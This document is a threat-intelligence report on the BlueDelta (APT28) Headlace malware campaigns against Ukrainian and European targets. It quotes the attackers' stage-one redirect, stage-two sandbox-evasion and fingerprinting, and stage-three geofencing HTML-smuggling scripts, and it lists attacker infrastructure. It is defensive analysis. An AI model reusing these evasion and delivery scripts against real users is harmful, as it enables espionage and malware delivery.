
CYBER THREAT ANALYSIS

RUSSIA

Recorded Future®

By Insikt Group®

May 30, 2024



GRU's BlueDelta Targets Key Networks in Europe with Multi-Phase Espionage Campaigns

BlueDelta conducted sophisticated credential-stealing campaigns targeting Ukraine's Ministry of Defence, Ukrainian weapons import and export companies and an Azerbaijani think tank.

Operational infrastructure was continuously evolved to deploy Headlace malware through three distinct phases, abusing legitimate services such as GitHub, Mocky, and InfinityFree.

Credential harvesting campaigns targeted webmail service users, using scripts hosted on compromised routers to defeat two-factor authentication and CAPTCHA challenges.

Note: The analysis cut-off date for this report was March 20, 2024

Executive Summary

As Russia's war against Ukraine persists, Russia is applying all of its resources to gain a strategic advantage. Over the past year, Insikt Group has tracked the evolution of BlueDelta's operational infrastructure, which was used to deploy its information-stealing malware Headlace in three distinct phases between April and December 2023. This activity overlaps with activity previously attributed by Insikt Group, the Computer Emergency Response Team of Ukraine (CERT-UA), and others to APT28 or Fancy Bear, which we attribute to the Main Directorate of the General Staff of the Armed Forces of the Russian Federation (GRU).

Throughout the three phases, BlueDelta used phishing emails, legitimate internet services (LIS), and living off-the-land binaries (LOLBins) to extract intelligence from key networks across Europe. They have engaged in credential harvesting campaigns aimed at Yahoo and *UKR[.]net* users, as well as dedicated victim mail servers. BlueDelta's recent operations have targeted the Ukrainian Ministry of Defence, Ukrainian weapons import and export companies, European railway infrastructure enterprises, and a think tank based in Azerbaijan.

BlueDelta's espionage activities reflect a broader strategy aimed at gathering intelligence on entities with military significance to Russia in the context of its ongoing aggression against Ukraine. This focus is consistent with their objective to uncover operational capabilities and potential vulnerabilities within Ukraine's defense sector. Additionally, BlueDelta's attention to institutions such as the Azerbaijan Center for Economic and Social Development think tank extends this strategy, aiming to collect intelligence on regional strategic policies and developments.

BlueDelta's tactics, which primarily involve credential capture for initial access, are engineered to mimic regular network traffic, making detection difficult. Some of BlueDelta's credential harvesting pages can bypass two-factor authentication by relaying requests between legitimate services and compromised Ubiquiti routers, increasing their effectiveness. The abuse of LIS, such as GitHub, to host redirection scripts also complicates the identification of malicious activity. Throughout these campaigns, BlueDelta has continuously refined its operations, demonstrating notable sophistication and adaptability.

Critical sectors targeted by BlueDelta, including government, military, defense, energy, transportation, and think tanks, must bolster their awareness and defenses against these tactics. Security training should prioritize identifying characteristics of BlueDelta's phishing emails, which are highlighted in Insikt Group reporting. We recommend restricting access to non-essential free services often exploited by BlueDelta and highlighted in this report. Organizations using targeted email services like Yahoo and *UKR[.]net* should implement strict security measures, including two-factor authentication and close monitoring for suspicious activity.

Key Findings

- BlueDelta has been observed conducting espionage using Headlace malware against targets in Europe by using phishing emails, legitimate internet services, and living off-the-land binaries.
- The group regularly updates and improves its operational infrastructure, indicating sophistication and agility.
- Since March 2022, BlueDelta has conducted regular credential harvesting campaigns targeting Yahoo and *UKR[.]net* webmail service users.
- BlueDelta's campaigns targeted Ukraine's Ministry of Defence, Ukrainian weapons import and export companies, and a think tank in Azerbaijan, with the most recent campaigns observed in February and March 2024.
- This targeting matches Russia's strategic interests, with a strong focus on gathering information to support its war effort in Ukraine, as well as monitoring the geopolitical landscape of neighboring countries and North Atlantic Treaty Organization (NATO) members.
- BlueDelta uses credential harvesting pages that can defeat two-factor authentication and CAPTCHA challenges by relaying requests between legitimate services and compromised Ubiquiti routers.
- Recorded Future customers should turn on real-time alerting through Recorded Future's Intelligence Cloud to detect typosquat domains that mimic their brands, assess suspicious email attachments with Recorded Future Malware Intelligence, and monitor their companies' attack surface by using Recorded Future's Attack Surface Intelligence.

Background

On September 4, 2023, CERT-UA reported a phishing campaign that leveraged Headlace malware to target a critical energy infrastructure facility in Ukraine. During this campaign, BlueDelta sent phishing emails from a fake sender address that contained links to archive files. The archive files contained lure images and Windows BAT script, which, if executed, would result in the `whoami` command being run and the results being exfiltrated back to the threat actor. On September 6, 2023, Zscaler published a new blog post titled "Steal-It Campaign". This report provided additional information covering several new attack chains used by BlueDelta, which targeted entities in Australia, Belgium, and Poland.

In October 2023, Insikt Group shared an internal report on BlueDelta activity involving living-off-the-land binaries and abuse of LIS to target European victims. During this campaign, three separate infection chains were observed, which used geo-fencing techniques to exploit victims located only in Austria, Lithuania, and Spain. The report detailed the threat actor's use of the free mock application programming interface (API) services Mockbin (*mockbin[.]org*) and Mocky (*mocky[.]io*) to survey Windows operating systems and capture NT LAN Manager (NTLM) hashes. BlueDelta used seven different infrastructure stages, as shown in **Figure 1**, to filter out sandboxes and incompatible operating systems and to restrict payloads to systems in targeted countries. Victims who failed these checks downloaded a benign file and were redirected to Microsoft's web portal, *msn[.]com*, whereas those who passed downloaded a malicious Windows BAT script, which connected to one of the aforementioned free API services to download and run follow-on shell commands.

In December 2023, Proofpoint and IBM published research on a new wave of BlueDelta spearphishing using various lure content to deliver Headlace malware. The campaigns targeted at least thirteen separate nations, as described in this report in phase three.



Stage 1
Stage 2
Stage 3
Stages 4-7
Malicious URL
HTTP redirect using q variable
mockbin[.]org sandbox filter
PASS
Run mocky[.]io geofencing and browser check
PASS
FAIL
Malicious archive file
Benign archive file
msn.com
Malicious BAT file
mockbin[.]org Light sandbox check
Loop every 300 seconds
mocky[.]io Browser and geolocation check
C2 commands in BAT file, masquerading as a CSS file

Figure 1: *Phase-one infection chain stages (Source: Recorded Future)*

Analysis

Insikt Group has identified two new phases of BlueDelta activity in which the threat actors deployed new tradecraft and infrastructure to evade detection and increase operational effectiveness. Throughout these new phases, BlueDelta regularly used a free hosting service offered by InfinityFree. InfinityFree provides free subdomains to complement its free hosting service for the following apex domains:

- *.rf[.]gd
- *infinityfreeapp[.]com
- *.000[.]pe
- *.lovestoblog[.]com
- *.kesug[.]com
- *.wuaze[.]com
- *.great-site[.]net
- *.42web[.]io
- *.free[.]nf


Phase-One Infrastructure

As previously reported by Insikt Group, in phase one, BlueDelta redirected victims to the apex domains **.lovestoblog[.]com* and **.rf[.]gd* at stage one of their attack sequence, as shown in **Figure 1.** BlueDelta then moved to GitHub for redirection for phase two and **.infinityfreeapp[.]com* and **.rf[.]gd* for phase three.

Throughout phases one to three, BlueDelta used Mocky, a free API hosting service, to host JavaScript filtering and redirection code. The threat actors also used Mockbin, another free API hosting service, for the first two phases, moving to PHP: Hypertext Processor (PHP) scripts hosted on InfinityFree in phase three.

Phase-Two Infrastructure

Beginning September 28, 2023, BlueDelta deployed new first-stage redirection infrastructure to GitHub. The threat actors created two new accounts, "microsoft-update-com" and "windows-update-service", as shown in **Figure 2**. The accounts each hosted a code repository called "`kb5021042`", likely in an attempt to impersonate the Microsoft Windows Update Service. The Microsoft Knowledge Base code "`kb5021042`" corresponds to a Microsoft update version identifier issued for Windows 10 and Windows Server 2019 in November 2022.



/kb5021042/

Filter by

Code	1
Repositories	2
Issues	0
Pull requests	0
Discussions	0
Users	0
Commits	0
Packages	0

2 results (197 ms)

microsoft-update-com/kb5021042

● HTML · ☆ 0 · Updated yesterday


windows-update-service/kb5021042

● HTML · ☆ 0 · Updated yesterday

Figure 2: *GitHub code repositories created by BlueDelta (Source: Recorded Future)*

Stage One

Each GitHub repository contained an identical HTML script titled `update.html`. As shown in **Figure 3**, the scripts used similar code to the phase-one redirection scripts hosted on InfinityFree. The only difference between the phases was the use of the URL constant `id` in phase two as opposed to the URL constant `q` used in phase one. The URL constant `id` passes the globally unique identifier (GUID) from the stage-one URL and is used in the address of the stage-two Mockbin request.



```
<!DOCTYPE html>
<html>
<body>
<script>
const urlParams = new URLSearchParams(window.location.search);
const query = urlParams.get('id')
window.location.replace('https://mockbin[.]org/bin/' + query);
</script>
</body>
</html>
```


Figure 3: *Source of HTTP redirection script hosted on GitHub (Source: Recorded Future)*

When using the URL constant `id` in phase two, the full URLs would have been formatted as follows:

- https://windows-update-service[.]github[.]io/kb5021042/update.html?id=[GUID]
- https://microsoft-update-com[.]github[.]io/kb5021042/update.html?id=[GUID]

Stage Two

Following either of the stage-one links redirects the victim to the stage-two script hosted at Mockbin, as shown in **Figure 4**.



```
<script>
function checkRenderer(){
    var canvas = document.createElement('canvas');
    var gl = canvas.getContext('webgl');
    var debugInfo = gl.getExtension('WEBGL_debug_renderer_info');
    var renderer = (gl.getParameter(debugInfo.UNMASKED_RENDERER_WEBGL)).toLowerCase();
    if(!renderer.includes('vmware') && !renderer.includes('virtual') && !renderer.includes('google') && !renderer.includes('engine'))
        {return true;}
        else    {return false;}}
</script>
<script>
function getBrowserVersion() {
    if(navigator.userAgent.toLowerCase().includes('chrom'))
        {var raw = navigator.userAgent.toLowerCase().match(/chrom(e|ium)\\/([0-9]+)\\./);
        return raw ? parseInt(raw[2], 10) : false;  }
        if(navigator.userAgent.toLowerCase().includes('firefox'))
        {    var match = window.navigator.userAgent.toLowerCase().match(/firefox\\/([0-9]+)\\./);
        return match ? parseInt(match[1]) : 0;  }}
</script>
<script>
if (window.navigator.userAgent.toLowerCase().includes('win') && !window.navigator.userAgent.toLowerCase().includes('wow')
&& getBrowserVersion() > 100 && checkRenderer()){
    window.location.replace('https://run[.]mocky[.]io/v3/[GUID]');}
    else{   window.location.replace('https://www.msn.com');}
</script>
```


Figure 4: *Stage-two filtering script (Source: Recorded Future)*

The stage-two Mockbin script differs slightly from the stage-two script BlueDelta used in phase one, combining several previously used checks into one script.

The first function of the phase-two script remains unchanged and prevents automatic scraping or sandboxes from moving to stage three. The second function in the script is new and checks the victim user agent to capture what version of Chrome or Firefox browser they are running. It checks if this value is an integer, and if not, returns `false` or `0` if Chrome or Firefox are not running on the victim system. The third part of the script checks the victim's user agent string to ensure they are running a 64-bit version of Windows and checks the results of the first two functions. These determine whether the script is being run in a sandbox, whether the browser is either Chrome or Firefox, and whether its version is over 100. If these checks pass, the JavaScript then redirects the victim to stage three hosted at Mocky; otherwise, the victim is redirected to *msn[.]com.*

Stage Three

The stage-three script hosted at Mocky remains unchanged from phase one. As shown in **Figure 5**, the script uses the free geo-location API service ipapi, hosted on *ipapi[.]co*, to perform a geo-location check to ensure the victim is located in the threat actor's target country. The script also checks whether the victim is running a Windows operating system and has an IPv4 IP address. If all checks pass, a malicious archive file is downloaded via HTML smuggling; otherwise, a benign archive file is downloaded, and the victim is redirected to *msn[.]com.* In phase two, most of the stage-three scripts that were investigated were no longer accessible, but a sample that contained a geo-fencing restriction for victims in Azerbaijan (AZ) was captured.




```
<title>MSN</title>
<script src='https://ajax.googleapis.com/ajax/libs/jquery/2.1.1/jquery.min.js'></script >
<script> $(document).ready( function(){$.getJSON('https://ipapi.co/json', function(data) {
        if (window.navigator.userAgent.toLowerCase().includes('win') && data.country.toLowerCase() == 'az'
        && data.version.toLowerCase() == 'ipv4'){
            var a = document.createElement('a');a.href = 'data:application/zip;base64,[B64 encoded data]';
            a.download = 'update-kb-5021042.zip'; a.click(); window.location.replace('https://www.msn.com/');}
            else {
            var a = document.createElement('a');
            a.href = 'data:application/zip;base64,[B64 encoded data]';
            a.download = 'update-kb-5021042.zip'; a.click(); window.location.replace('https://www.msn.com/');}});});
</script>
```

Figure 5: *Stage-three payload script (Source: Recorded Future)*

Stage Four

The stage-four ZIP payloads were essentially unchanged from the stage-four payloads detected in phase one. The ZIP files contain a BAT script and a benign CAB file for the Windows Update kb5021042. Upon execution, the BAT script creates a visual basic script (VBScript) and an additional BAT script. The VBScript is then executed and calls the newly created BAT script. The only purpose of VBScript is to execute the newly created BAT script.

When executed, the newly created BAT script displays a command prompt showing a fake installation of a Windows Update, as shown in **Figure 6**. As per phase one (see **Figure 1**), the new BAT script runs in a loop every five minutes (300 seconds) and downloads a third BAT script (stage six) via Mockbin and Mocky, which masquerades as a CSS file and is run via Microsoft Edge in headless mode. The final downloaded BAT script is then moved to the victim's `C:\ProgramData\` directory before being executed and finally deleted.

